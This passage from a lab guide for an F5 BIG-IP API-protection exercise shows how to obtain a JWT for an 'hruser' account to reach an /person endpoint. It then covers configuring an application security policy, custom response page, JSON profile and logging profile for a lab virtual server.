
Acquire a JWT for hruser and validate it can access /person

In this task you will get another JWT and use that to gain access to the /person portion of the API.


1. Click **Get New Access Token**



2. Change the token name to **hruser**, the rest of the settings should be already correct.




3. Click **Request Token**
4. Select **hruser** at the logon page and press logon.




5. A JWT should be returned and your JWT management token window will look like this:

6. Notice you now have two tokens, and click the X to close the window
7. Select **hruser** from the Available Tokens drop down
8. Click **Preview Request**



9. Click Send, you should get a 200 OK response and data in the response body like this:



10. You can now change the token used on any request by using this process:
    (a) Select the request
    (b) Select the Authorization tab
    (c) Select OAuth 2.0 from the type drop down menu
    (d) Select the correct token from the Available Tokens drop down menu
    (e) Make sure Authorization Data is set to Request Headers
    (f) Click Preview Request to add the token to the headers
    (g) Click Send on the request

In this module we've used group membership to restrict access to particular URIs, but in production you may encounter many different variations. For example, an iRule can set an APM session variable equal to the request method (e.g. GET, POST, etc) and then in the Per Request Policy you can branch on method, only allowing POST from certain users, groups, IPs, etc

JWTs are typically short lived and may or may not use refresh tokens. In this lab the JWTs have been set as valid for several hours so you will not need to get new JWTs during the lab.

7.3 API Protection

In this section you will build security policy to protect API from attacks.

7.3.1 Base API Security Policy


If you want to skip configuration section and use prebuilt objects proceed to *policy binding.* Keep in mind, you will have to use objects with **prebuilt** suffix.

Create a new Application Security Policy


In this task, you will create a Rapid deployment new application security policy.

1. Log into TMUI
2. Create new Application Security policy (Security -> Application Security -> Security Policies).
3. Define the policy name "API_Security_Policy"

4. Switch into Advanced mode on the top right corner. Select policy template in the dropdown menu - **Rapid Deployment Policy**
5. Select Virtual Server in the dropdown menu - **api.vlab.f5demo.com**



6. Change Enforcement Mode into **Blocking** and Signature Staging into **Disabled**. Make sure “Policy is Case Sensitive” and “Differentiate between HTTP/WS and HTTPS/WSS URLs” are set to **Enabled**




7. Click **Create Policy** in the upper left corner. The policy will be created and assigned to Virtual Server

Create custom response for API Security

In this task you will create response action when triggered API Security policy violation.

1. Navigate to response page (Security -> Application Security -> Policy -> Response Pages).
2. Select **Custom Response** in the Response Type dropdown menu. Replace default response in Response Body with **Attack detected, support ID: <%TS.request.ID()%>**




3. Click Save

Create JSON profile for API Security

In this task you will create JSON profile which will be used in API security policy.

1. Navigate to Security -> Application Security -> Content Profiles -> JSON Profiles and click Create
2. Specify profile name **API_LAB_JSON** and Maximum Value Length **20** bytes, other settings should remain default




3. Click Create
4. Click on Apply Policy


Create a new Logging profile

In this task, you will create a logging profile to log all requests.


1. Create logging profile (Security -> Event Logs -> Logging Profiles). Define a name **API_Lab_logging** and set checkboxes for **Application Security**, **DoS Prevention** and **Bot Defense**
2. On the Application Security tab for the Request Type select **All requests**



3. On the DoS Protection tab set Local Publisher into **Enabled**



4. On the Bot Defense tab set to **Enabled** all available options as per screenshot below.




5. Click Finished

Binding

1. Apply the “API_Lab_Logging” profile to the virtual server. Navigate to Local Traffic => Virtual Servers => Virtual Server List, select **api.vlab.f5demo.com** and click the Security tab and move in Log profile API_Lab_Logging to selected.

Note: If you are using prebuilt objects, make sure you enable **Application Security Policy** and specify the policy **prebuilt_API_Security_Policy**



